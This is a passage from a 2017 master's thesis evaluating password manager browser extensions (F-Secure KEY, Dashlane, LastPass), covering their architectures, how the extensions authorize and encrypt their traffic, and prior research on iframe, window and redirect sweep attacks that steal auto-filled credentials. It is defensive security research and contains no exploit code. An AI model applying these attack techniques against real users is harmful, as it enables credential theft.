Aalto University
School of Science
Master's Degree Programme in Security and Mobile Computing

Viswanathan Manihatty Bojan

Security Evaluation of Password Manager Browser Extensions

Master's Thesis
Espoo, Finland

July 31, 2017

Supervisor: Professor Tuomas Aura, Aalto University
Professor Danilo Gligoroski, NTNU
Instructor: Thanh Bui, M.Sc. (Tech), Aalto University

Aalto University
School of Science
Master's Degree Programme in Security and Mobile Computing

ABSTRACT OF MASTER'S THESIS

Author:	Viswanathan Manihatty Bojan		
Title:	Security Evaluation of Password Manager Browser Extensions		
Date:	July 31, 2017	**Pages:**	66
Professorship:	Department of Computer Science	**Code:**	T3011
Supervisor:	Professor Tuomas Aura, Aalto University Professor Danilo Gligoroski, NTNU		
Instructor:	Thanh Bui, M.Sc. (Tech), Aalto University		

Password managers are used for storing the user's login credentials and other important information such as the card details and payment receipts. There has been a surge in the number of users depending on the password managers for their day-to-day use. This, as a result, has motivated multiple software companies to develop password management applications.

The information stored in the password managers are encrypted using a master passphrase. Essentially, the password managers act as the centralized storage point for all the sensitive data. They usually communicate with the web applications through web browser extensions. Even though the password managers are protected by strong encryption techniques, there have been instances in the past where the password managers have been compromised. Hence, it is necessary to ensure that the password managers are built following strict security standards.

In this thesis, we study F-secure KEY, which has already undergone previous security reviews, and perform a security evaluation of its browser extension. The extension plays an important role in fetching the user credentials from the password manager application. We study the architecture of the KEY browser extension and identify the several soft spots that could lead to attacks in the wrong circumstances. We demonstrate the potential vulnerabilities identified in the browser extension by building exploits for them. Additionally, we conduct a comparative study of other password manager browser extensions such as Dashlane and LastPass with respect to the same potential vulnerabilities. The thesis also summarizes the best practices to be followed while building secure password manager browser extensions.

Keywords:	Password manager, browser extensions, encryption, vulnerabilities, exploits, evaluation, KEY
Language:	English

Acknowledgements

I wish to thank my supervisors Professor Tuomas Aura, Professor Danilo Gligoroski and my instructor Thanh Bui for their continuous guidance throughout this thesis work. I would also like to thank Tuomas Blomqvist for sharing his knowledge on the work carried out in regard to this thesis.

I also wish to express my gratitude to my family and friends for supporting me through my Master's study.

Espoo, Finland
July 31, 2017

Viswanathan Manihatty Bojan

Abbreviations and Acronyms

AES	Advanced Encryption Standard
HMAC	Hash based Message Authentication Code
SHA	Secure Hashing Algorithm
PBKDF	Password Based Key Derivation Function
CCM	Counter with CBC-MAC
CBC-MAC	Cipher Block Chaining Message Authentication Code
OCB	Offset Codebook Mode
TLS	Transport Layer Security
XSS	Cross Site Scripting
CSRF	Cross Site Request Forgery
SSL	Secure Socket Layer
OTP	One Time Password
API	Application Program Interface
URL	Uniform Resource Locator
SOP	Same-Origin Policy
SQL	Structured Query Language
DOM	Document Object Model
HTML	Hyper Text Markup Language
CSS	Cascading Style Sheets
OS	Operating System

Contents

Chapter 1

Introduction

User account registration in websites is very common nowadays. Many websites demand the user to create an account and collects the basic information. The user account creation step involves registering a username and password. In addition to this, other personal details are also collected depending on the purpose served by the website. It is a one time process and benefits the customers in enabling personalization of the service.

One or to decades ago, the number of companies trying to launch their business into the digital platform was smaller and it was easier for the people to keep a track of their user account credentials. However, in the current digital world, the number of sites requesting user registration is large. The users also proceed with the account creation because of the growing dependency over the digital platform for their day-to-day activities. This surge in the number of websites requiring the user registration comes with the repeated advice to choose passwords that are random and hard to crack. The users thus have the burden of remembering all their account credentials.

In order to avoid the hassle associated, users may ignore the advice and use the same account credentials across multiple sites. An alternative is that the users keep track of their account credentials in separate files such text files, spread sheets or mobile notes in order to remind themselves in case they forget. Both methods raise serious security concerns. On one hand, using the same account credentials makes it easier for the adversaries to hack the user's data from a weak and vulnerable site. Once hacked, the adversary can try the same combination of username and password across other platforms and can be successful in stealing personal information. On the other hand, the written records act as a single point of failure where all the account credentials can be stolen.

The severity of the theft can be minimal or critical depending on the web site whose credentials have been stolen. Some of the worst case scenarios

can be the data theft of credentials associated with banking sites, corporate networks, email accounts or social media profiles. In order to prevent from such attacks, the technology industry has come up with password manager applications. A password manager stores passwords along with the associated server names and usernames in an encrypted password vault, in which the master encryption key is typically derived from a master password. The password managers enable users to select stronger and more random passwords, since they only need to memorize the master password that opens the vault. Additionally, the encryption protects the passwords in case the user device is lost or stolen, or if the storage file leaks.

1.1 Problem Statement

The F-Secure KEY password manager is a relatively new product in the password manager market. The primary purpose of KEY password manager is to help the users to store and synchronize their login credentials and credit card details in a safe manner across multiple devices. The KEY password manager also assists the users in other operations such as password generation, browser auto fill and password synchronization across various devices.

The KEY browser extension is an included piece of software that works closely with the KEY desktop application. The primary purpose of the KEY browser extension is to facilitate the web browser with auto fill and auto submit functionality for login forms on web pages. The desktop application and the extension communicate with each other in order to exchange the stored data and to fill in the credentials to the login forms of the web sites. Hence, the KEY browser extension is an important part of the password manager.

Being a significant component associated with the password manager, it is essential to check the security of the extension. The extension could be subjected to an attack independently of the main password manager application, and if successful, the stored user details can be compromised irrespective of how strong the password manager desktop application is. The goal of this thesis is to perform a friendly but independent security evaluation of the KEY password manager browser extension. Additionally, a comparative study will be conducted between KEY and similar other password manager browser extensions.

The goal of this thesis is primarily to identify potential security vulnerabilities with the KEY browser extension to guide the product development. Since the product has already undergone earlier security reviews, we focus on finding marginal vulnerabilities that still remain. Nonetheless, some weak

spots in the KEY browser extension are identified by studying the browser extension code and operation. Additionally, we also study other password manager browser extensions for similar issues.

1.2 Structure of the Thesis

The thesis is divided into seven chapters. Chapter 2 provides an overview of password managers and their functionality. The second half of the chapter will focus more on studying in detail the KEY browser extension and the way it operates. Chapter 2 will also give an overview of Dashlane and LastPass browser extensions, which will be evaluated together with KEY as points of comparison. Chapter 3 will then survey related work on the password managers and their vulnerabilities. In Chapter 4, we will discuss the adversary model we considered while performing the security evaluation. Chapter 5 will discuss the potential weaknesses in the KEY browser extension. We will be simultaneously comparing KEY with the Dashlane and LastPass browser extensions. We will also be discussing the possible mitigation steps that could be employed. Additionally, we will list some best practices to be followed while building a secure password manager extension. Finally, Chapter 7 presents the concluding remarks.

Chapter 2

Background

In this chapter, we first give an overview of password managers and their browser extensions. We then describe in detail the architecture of the three password managers that we consider in our evaluation: KEY, Dashlane and LastPass.

2.1 Password Managers

As per US-CERT [32], a password manager is a software for storing all your passwords in one location that is protected and accessible with one easy-to-remember master passphrase. It is one of the best ways to keep track of each unique password that you have created for your various online accounts without writing them down on a piece of paper and risking that others will see them. These password managers store the password data after encryption. The password managers are of the following types [25]:

1. Browser-based password manager
2. Stand-alone password manager
3. Cloud-based password manager

All the password managers maintain a secure vault that only the users can unlock. Considering the stand-alone and cloud-based password managers, the secure vault is protected by a master password. All the entries inside the vault are encrypted using an encryption key derived from the master password. These password managers help the users by making them remember just one master password and not worrying about the rest.

2.1.1 Browser-based Password Managers

The browser-based password managers have been prevalent for a long time now. These are the ones that are developed by the browser publishers. The sole functionality of the browser-based password manager is to prompt the user with a request to save the passwords whenever the user fills in a login form of a web application. Based on the user's consent, the passwords are either stored or ignored.

Most of the browser password managers synchronize the passwords making them available across all the devices used of user. Nonetheless, the user should be logged in to the browser in order to enable the synchronization option. The browsers encrypt the passwords before storing them [9] [12]. They use the login password to log in on the machine along with an API function provided by the operating system to encrypt the password before storing them on files located in the machine. Whenever the user logs in back on the machine, the passwords are decrypted and are available for use. The Chrome browser stores the saved passwords in an SQLite database located on the user's device [11], and the Mozilla browser stores the saved passwords in a file named logins.json [10].

Even though the passwords are encrypted before storing, their protection has always remained questionable. This is because the browser-based password managers have a number of loop holes through which the passwords can be leaked. A simple threat analysis of the browser-based password manager resulted in the below associated threats:

- There are third party Chrome utilities that can read the password file and export it. In the case of Chrome, it is dependent on the user's machine password to unlock the password file. Any third party application can be malicious to extract the passwords without any special permission.

- Any malware can read the password file as explained above without the knowledge of the user.

- The user's machine can be stolen by an attacker and the machine's login password can be cracked. This will enable the attacker to retrieve all the passwords.

- The stored password file can be stolen by the attacker. The attacker can then try to hack the user's login password by brute force or dictionary attack. Once the login password is cracked, the password file can be opened.

Adding on, the browser-based password managers only have a single layer of security, which when breached, the system will become completely vulnerable. In the case of Chrome, once the user logs in on the machine, all the data stored on the device are available in the plain text format. The Firefox browser, on the other hand, lacks features such as cross platform compatibility (as Firefox does not sync to IOS devices) [27]. Hence there has always been the need for a better secure password manager that keeps the users away from worrying about any possible attacks and that is compatible across different platforms. This led to the development of password manager applications that are browser independent.

2.1.2 Stand-alone Password Managers

These are the password managers that are independent of the browser. They are capable of storing the user data in the encrypted format. The user data includes account credentials, card details, personal ID details, payment receipts, etc. These details are stored in a secure vault and are protected by a master password. The master password will act as the key through which the user can view his own data. The details that are stored in the secure vault are encrypted using a key derived from the master password. Hence, at any given time, even if an attacker gets into the secure vault without the master password, he will be able to view only the encrypted content.

In addition to the secure storage functionality, the password managers also provide several other useful features. Some of them are:

- Auto generation of passwords based on user requirements on complexity
- Entropy analysis of the stored passwords
- Auto-fill and auto-submit of the stored credentials in the login forms on web pages
- Import and export of passwords from other password managers or from stored text files
- Password synchronization across multiple devices
- Update users regarding published breaches on the web sites and suggest them to change the password

The stand-alone password managers can be accessed both in offline and online environments. F-Secure KEY and Dashlane are examples of stand-alone password managers.

As previously mentioned, one of the prime features of password managers is their ability to auto-fill and auto-submit the stored credentials by detecting the web page visited by the user. This feature is made possible by means of another important component along with the password manager desktop application. It is the password manager browser extension. The auto login and the auto-submit features are typically configurable and can be modified based on the user's preference for each individual entry stored in the password manager.

2.1.3 Cloud-based Password Managers

A cloud-based password manager stores the user details securely in the cloud. They follow the same style of working as that of the stand-alone password managers but with the difference that the passwords are stored in a cloud-based web application instead of a local application. Users are entitled to create a master password which acts as the master encryption key that protects the stored data against attacks.

The advantage of cloud-based password manager over the stand-alone password manager is its portability. The cloud-based password managers can be accessed anywhere at any point with the help of a web browser, Javascript-based browser extension and a network connection. Additionally, they backup the user details on a regular basis thereby guaranteeing password recovery in case of accidental deletion or storage failure.

The disadvantage of cloud-based password manager is that the user details are stored online. In case of targeted attacks against the cloud service, the user details might be hacked online. Therefore, cloud-based password managers must provide a high level of security in order to protect the user's trust on them. LastPass is a popular cloud-based password manager application that has more than a million users. Similar to the stand-alone applications, in order to support the auto-fill and auto-submit features, the cloud-based password managers also depend on browser extensions.

2.2 Password Manager Browser Extensions

Before we discuss password manager browser extensions, it is necessary to understand the browser extensions in detail. Browser plugins are components that are used to extend the functionality of the web browsers [34]. They are also referred to as browser extensions. These extensions provide additional features to the browser such as highlighting the hyperlinks present in a web page, playing media files, and blocking advertisements. The browser exten-

sions are typically Javascript programs that are downloaded in the user's machine after successful installation. These extensions are executed by the web browser whenever the web page visited has features favouring the design of the extension.

The browser extensions are developed either by the publishers of the web browsers or by third party developers. They are primarily built using Javascript, HTML and CSS. These extensions are browser dependent. Hence, an extension developed for a particular browser may not be compatible with another browser. Thus, it is necessary for the developers to follow the coding methodologies of the targeted browsers before building an extension.

Once an extension is developed, it is made to pass through a series of screening tests before making them available for the public to use. This screening is performed by the browser publisher. But even then, these browser extensions can be a major security risk. On one hand, the extensions can be malicious and can fetch sensitive information from the web pages browsed by the user. And on the other hand, they can be vulnerable, which provides the attacker with an opportunity to gain access to the information accessed by them. In this thesis, we will be dealing with both scenarios.

The password manager browser extensions are important for any standalone or cloud-based password manager applications. These password manager applications make use of the browser extensions to interact with the web pages. This characteristic feature of the browser extensions help them in the auto-fill and auto-submit operations. In the following section, we will study the role of the extensions in the password managers. We will be studying the KEY password manager browser extension in detail. Later we will also do an overview of the Dashlane and the LastPass password manager browser extensions.

2.2.1 KEY Browser Extension

As we discussed in section 2.1.2, the password manager browser extensions play an important role in browser auto-fill and auto-submit operations. The F-Secure KEY password manager is an independent desktop application and has no contact with the browser. Hence, it is through these browser extensions that it provides auto-fill and auto-submit features to the customers. Figure 2.1 shows the architecture of the KEY password manager.



Figure 2.1: Architecture of KEY

As seen in the 2.1, the KEY application is installed on the user's device. They KEY application contains the vault where the user details can be stored. The vault is protected by a master password. With the help of the master password, a master encryption key is derived using PBKDF2 algorithm [19] with 20000 iterations [8]. This master encryption key is used along with AES-256 [1] to encrypt the user details stored in the password manager vault. The encrypted details are stored only in the local device where the application is installed. The master password and the master encryption key are not stored anywhere. Thus, the master encryption key is derived from the master password every time the user tries to log in into the KEY application. This feature of KEY prevents the theft or misuse of the master credentials when the user is not present. The KEY browser extension is installed on the browser and is an essential component alongside the KEY application. The KEY application and the KEY browser extension communicate with each another through a channel for exchanging data. This channel is secured using the Stanford Javascript Crypto Library(SJCL.js) [24]. Considering the KEY password manager, whenever the KEY application is installed, it exposes an HTTP server in port 24166. It achieves this by running the service **fskey.exe**.

Once the extension is installed in the browser, it begins to communicate with the KEY application by issuing requests to the above server. By default, the browser extension sends "Health" message periodically to the HTTP server to check its activeness. The service, which is actually the KEY application, sends three types of response depending on its current state. Table 2.1 highlights these.

KEY Desktop Application State	**Response Received By KEY Browser Extension**
Unlocked	Status 200
Locked	Status 403
Not running	Status 502

Table 2.1: Key Browser Extension Responses

Similar to the health messages, the KEY browser extension also sends other messages to the KEY application based on the functionality to be performed. They are:

- ***Popup Message***: The message call will make the KEY application to pop up on screen requesting the user to enter the master password to login into the KEY application. This call is made when the user tries to login using the KEY browser extension when the KEY application is locked.
- ***Login Message***: The KEY browser extension sends information about the web page visited by the user to the service running on the localhost in order to fetch the corresponding login credentials from the KEY application. The retrieved credentials are then auto-filled into the login form of the open web page.
- ***Logout Message***: The KEY browser extension sends a logout message to the service thereby making the KEY application to lock itself.
- ***Verify Message***: This message is sent once after the KEY browser extension is installed. This message is for authorization and error checking purposes.

As earlier mentioned, depending on the user action in the web page, the corresponding message is sent by the KEY browser extension to invoke the corresponding functionality in the application.

Another important safety to guarantee here is the secure transit of the data between the KEY application and the KEY browser extension. This is because there are chances that an attacker can sniff the messages communicated between the KEY browser extension and the KEY application. Hence, it is essential that the exchanged data is encrypted. This will mitigate the possibilities of the sensitive data being hacked by an adversary. The KEY browser extension provides such a secure channel using an open source Javascript library named SJCL.js.

2.2.1.1 Authorization of KEY Browser Extension

Before beginning any communication between KEY browser extension and the KEY application, it is necessary to understand whether both the components are interacting with the right ones. Hence, authorization of the communicating entities is essential in any password manager. The authorization process differs for each password manager. In the case of the KEY password manager, the KEY browser extension is authorized by means of an authorization code. The KEY application presents an alphanumeric string which acts as the authorization code. The KEY application has a provision to copy the authorization code to the OS clipboard. Once the KEY browser extension is installed, the first pop-up window that the extension launches is the authorization input window. The user copies and pastes the authorization code into the extension's authorization window. This will allow both the components to mutually authenticate and authorize each other. The figure 2.2 depicts the KEY browser extension's authorization process.



Figure 2.2: KEY Browser Extension's Authorization process

We can observe from the figure 2.2 that, prior to the authorization process, there was an orange indicator mark towards the end of the extension

icon. Once the authorization is completed successfully, the KEY icon changes to normal.

After this authorization process, the KEY browser extension begins to use the authorization code during all further communication with the KEY application. The KEY browser extension hashes the authorization code using SHA-256 [20] and converts it to a base64 string using the methods of SJCL.js. This base64 hashed value of the authorization code is sent along with the messages to the KEY application every time during the communication. The KEY application verifies the received hash value for its integrity. After the verification process, the KEY application sends a successful response along with the payload back to the KEY browser extension.

2.2.1.2 Encryption in KEY Browser Extension

The next important step after authorization is the encryption of the data. The encryption mechanism in KEY browser extension is handled by SJCL.js. It corresponds to Stanford Javascript Crypto Library. The prime purpose of this Javascript library is to deliver secure and powerful cryptographic operations in Javascript. It is an optimized Javascript implementation of symmetric cryptography [24].

SJCL.js is light weight and is quick in computations. This is because SJCL.js is implemented in such a way that it precomputes the lookup tables during the creation of the initial cipher object itself, rather than computing them during the runtime. This makes way for the fast encryption and decryption technique irrespective of the length of the messages [40].

As mentioned in the section 2.2.1, the KEY browser extension encrypts the data before sending them to the KEY application. Similarly, the response that is received from the KEY application is in the encrypted format and it is decrypted at the KEY browser extension's end before using the data in the login forms. SJCL.js plays a huge role in these cryptographic operations. It provides easily accessible functions for performing these actions [24].

- SJCL.js Encryption Function :
  `sjcl.encrypt("password", "data")`
- SJCL.js Decryption Function :
  `sjcl.decrypt("password", "encrypted data")`

SJCL.js makes use of the following crypto algorithms for its functionality [40]:

Encryption	AES 128, 192, 256 bits

Hash Function	SHA256
Message Authentication Code	HMAC
Key derivation function	PBKDF2
Encryption Modes	CCM and OCB

2.2.1.3 Login Workflow Scenario in KEY

In the previous sections, we discussed the authorization and the encryption mechanisms associated with the KEY password manager. This section will elaborate a scenario when the extension and the application interact with each other in real time.

The browser extensions are software programs built using Javascript, HTML and CSS. Javascript is a powerful scripting language and is one of the core technologies used in the web world. The browser extension Javascript is capable of interacting with the DOM of any web page and modifying it. This characteristic feature of Javascript is employed by all the browser extensions. The steps explained below are the common approach followed by most of the password manager browser extensions to interact with the web page during the auto-fill and auto-submit operations. However, a few points may differ depending on whether they communicate with a desktop application or with a cloud application for retrieving the passwords.

The different entities participating in KEY password manager are:

1. User
2. KEY stand-alone password manager application
3. KEY browser extension
4. Web application running on the browser

Considering the KEY password manager, the figure 2.3 depicts an overview of the different entities involved and the sequence of events that happens at the time of login.



Figure 2.3: Sequence diagram representing the login operation using KEY

A detailed explanation of the login process is provided below.

- **Step 1**: The user launches any web application in the browser.
- **Step 2**: The extension checks whether the DOM is loaded and retrieves the DOM elements for the username and password fields of the login form, if available.
- **Step 3**: The extension then places the KEY icon in the corresponding username field of the login form.
- **Step 4**: Once the user clicks on the KEY icon in the username field, an iframe is popped up displaying the username. A series of events take place in the interim, which is explained below.
  - ***Step a***: The KEY browser extension identifies the URL and studies the top level domain [21] and second level domain of the URL.

  - ***Step b***: Along with the domain level details, the extension also fetches the "Title" of the web page.
  - ***Step c***: The collected details are then encrypted using AES-256 as mentioned in the section 2.2.1.2.
  - ***Step d***: The encrypted details are then passed along with the hashtoken to the service hosted on the localhost. The message that is invoked is **"Login"**.
  - ***Step e***: The KEY application decrypts the contents and checks for the received message. Based on the message, different actions are performed.
  - ***Step f***: Now that the received message is "Login", the KEY application checks for the availability of credentials for the domain value retrieved from the extension.
  - ***Step f***: If available, the credentials are encrypted using SJCL.js and sent back to the extension.
  - ***Step g***: The extension then decrypts the received entries and displays the corresponding entry in the pop-up iframe.

- **Step 5**: Once the user clicks the entry from the pop-up iframe, the decrypted credentials are auto-filled by the extension in the respective fields and is auto-submitted.

The aforestated scenario is associated with the login operation. As mentioned in the section 2.2.1, depending on the message type, several other operations are also performed.

2.2.2 Dashlane Browser Extension

Dashlane is a well-known password manager application. It is a stand-alone desktop application and follows an architecture very similar to that of KEY, however with minor deflections. Figure 2.4 shows the architecture of the Dashlane application. The sync feature of Dashlane is not considered.



Figure 2.4: Architecture of Dashlane

As already stated above, we can note that it has an architecture similar to KEY. Dashlane also has an independent application that is installed on the user's local device. The credentials saved in the application are protected by a master password. The master password is used to derive a symmetric AES-256 bits key for encrypting and decrypting the user's personal data on the user's device [5]. The Dashlane application uses 10000 iterations while deriving the encryption key with PBKDF2. The master password and the encryption key derived out of it are not stored anywhere. Only at the time of unlocking the Dashlane application, the master password is fetched and the stored contents in the vault are decrypted.

The Dashlane browser extension is installed on the browser and it assists the Dashlane application in auto-fill and auto-submit operations. Unlike the KEY browser extension, the communication between the Dashlane application and the Dashlane browser extension is secured using AES-256 in a HTTPS channel. A Dashlane private key is used to generate the AES-256 bit key using the OpenSSL function EVP_BytesToKey, SHA1, and with 5 iterations [5]. The derived key is then used for encrypting and decrypting the communication channel.

Dashlane application was considered for evaluation as it had an architecture similar to KEY. This will enable a comparative analysis on the potential vulnerabilities identified in both the applications.

2.2.3 LastPass Browser Extension

LastPass is a cloud-based password manager. Unlike KEY and Dashlane, it does not have a stand-alone application. The secure vault of the LastPass is available in the cloud and, thus, is synchronized across devices automatically. LastPass also has a browser extension that aids in the auto-fill and auto-submit features. Figure 2.5 shows the architecture of the LastPass password manager.



Figure 2.5: Architecture of LastPass

Very similar to the previously studied password managers, in LastPass, the master password is used for protecting the vault and is never stored anywhere. From the master password, an encryption key is derived using PBKDF2 with 5000 iterations. The derived encryption key is then used for encrypting the user details stored in the vault with AES-256 encryption. The encrypted data is stored both in the user's local device and in the LastPass servers, although a network connection is required to access the passwords. The communication between the local device and the LastPass server is protected by TLS. Since there is no stand-alone application with LastPass, no additional in-house communication is performed.

LastPass is a leading password manager application used by a large number of people. It has been used here for evaluation purposes to compare the weaknesses and strengths with the KEY application.

Chapter 3

Related Work

This chapter discusses the related work that has been previously conducted in relation with the password managers and their vulnerabilities. There are a number of publications studying the vulnerabilities in the password managers and recommending the best practices to be taken care while building the password managers. We will be reviewing the study of a few scientific papers that helped in the thesis work.

The password managers are new to the industry and less than a decade old. However, it has gathered a lot of attention considering the number of people using them on a day-to-day basis and the security concerns involved. Silver et al. in [39] have managed to perform a survey on a wide variety of password managers and have discussed the vulnerabilities associated with the auto-fill feature of the password managers. The authors considered a threat model that focuses on attacks performed by a network attacker. The password managers make use of browser extensions in order to support the auto-fill feature. This feature is established in different ways by different companies. The authors divided the auto-fill strategies into two categories:

1. **Automatic Auto-fill**:
   Password managers that auto-fills the user credentials in the login form and auto-submits the page without involving any user interaction.
   Example : LastPass, Dashlane

2. **Manual Auto-fill**:
   Password managers that require user action before auto populating the user credentials in the login form of the page.
   Example : KEY, 1Password

3.1 Attacks under Automatic Auto-fill

The authors have performed experiments that prove that the password managers with automatic auto-fill are vulnerable to **sweep attacks**. The sweep attacks make use of the auto-fill feature of the password managers to steal the credentials of multiple sites at once. They have been successful in demonstrating this by placing hidden iframes in the sign-in page of a coffee shop network which is usually open and insecure. Multiple iframes were kept in the sign-in page with each one pointing to different web applications. The password managers do not differentiate whether the application is launched in an iframe or in any browser tab. They serve their functionality by reading the page, studying the URL domain, and if suppose there is a matching entry for the domain stored in the application's vault, the respective credentials are auto-filled in the sign-in page. The authors have demonstrated that such sweep attacks happen without the consent of the user, leaving no trace of the hack. They referred it as the **iFrame sweep attack**.

Silver et al. have then discussed another variant of the sweep attack called the **Window sweep attack**. Unlike the iframe based attack discussed previously, here the attacker tries to capture the details using pop-up windows rather than using iframes. The attacker will initially try to block the pop-up blocker from the user's machine. Later, when the user tries to access the insecure network in a public place, the attacker will open multiple windows pointing to the legitimate sites and hide them immediately (such as minimizing the window, placing the window at a corner of the screen, etc.). The password manager will populate the pop-up windows with the credentials and the attacker can then retrieve them. On contrary to the iframe sweep attack, the window sweep attack can be identified by the user at times.

The third variant of the attack is the **Redirect sweep attack**. In an insecure network environment as seen above, the user can be redirected to a third party site when the user tries connecting to the sign-in page of the network. The user will have no idea about the credibility of the site. The attacker can inject login forms of genuine websites whose entries can be available in the password manager. The attacker can also disguise the page and make it appear in such a way that the user will have no idea about it. The password manager then auto-fills the credentials and the same can be hacked by the attacker before leaving the insecure network.

The preceding discussion in regard with the sweep attacks are caused because of the auto-fill feature. The password managers such as LastPass and the Dashlane have options to disable the auto-fill and auto-submit feature. When accessing applications in an insecure network, it is better to have the

options disabled to avert any potential attacks. The KEY password manager is however resistant towards such attacks. This is because, as seen in the section 2.2.1.3, the KEY application allows the auto-fill and auto-submit features, but it requires the user to click the KEY icon on the login screen at first. The user can then select an entry from the iframe pop-up that opens with the matching entries from the password manager.

3.2 Attacks under Manual Auto-fill

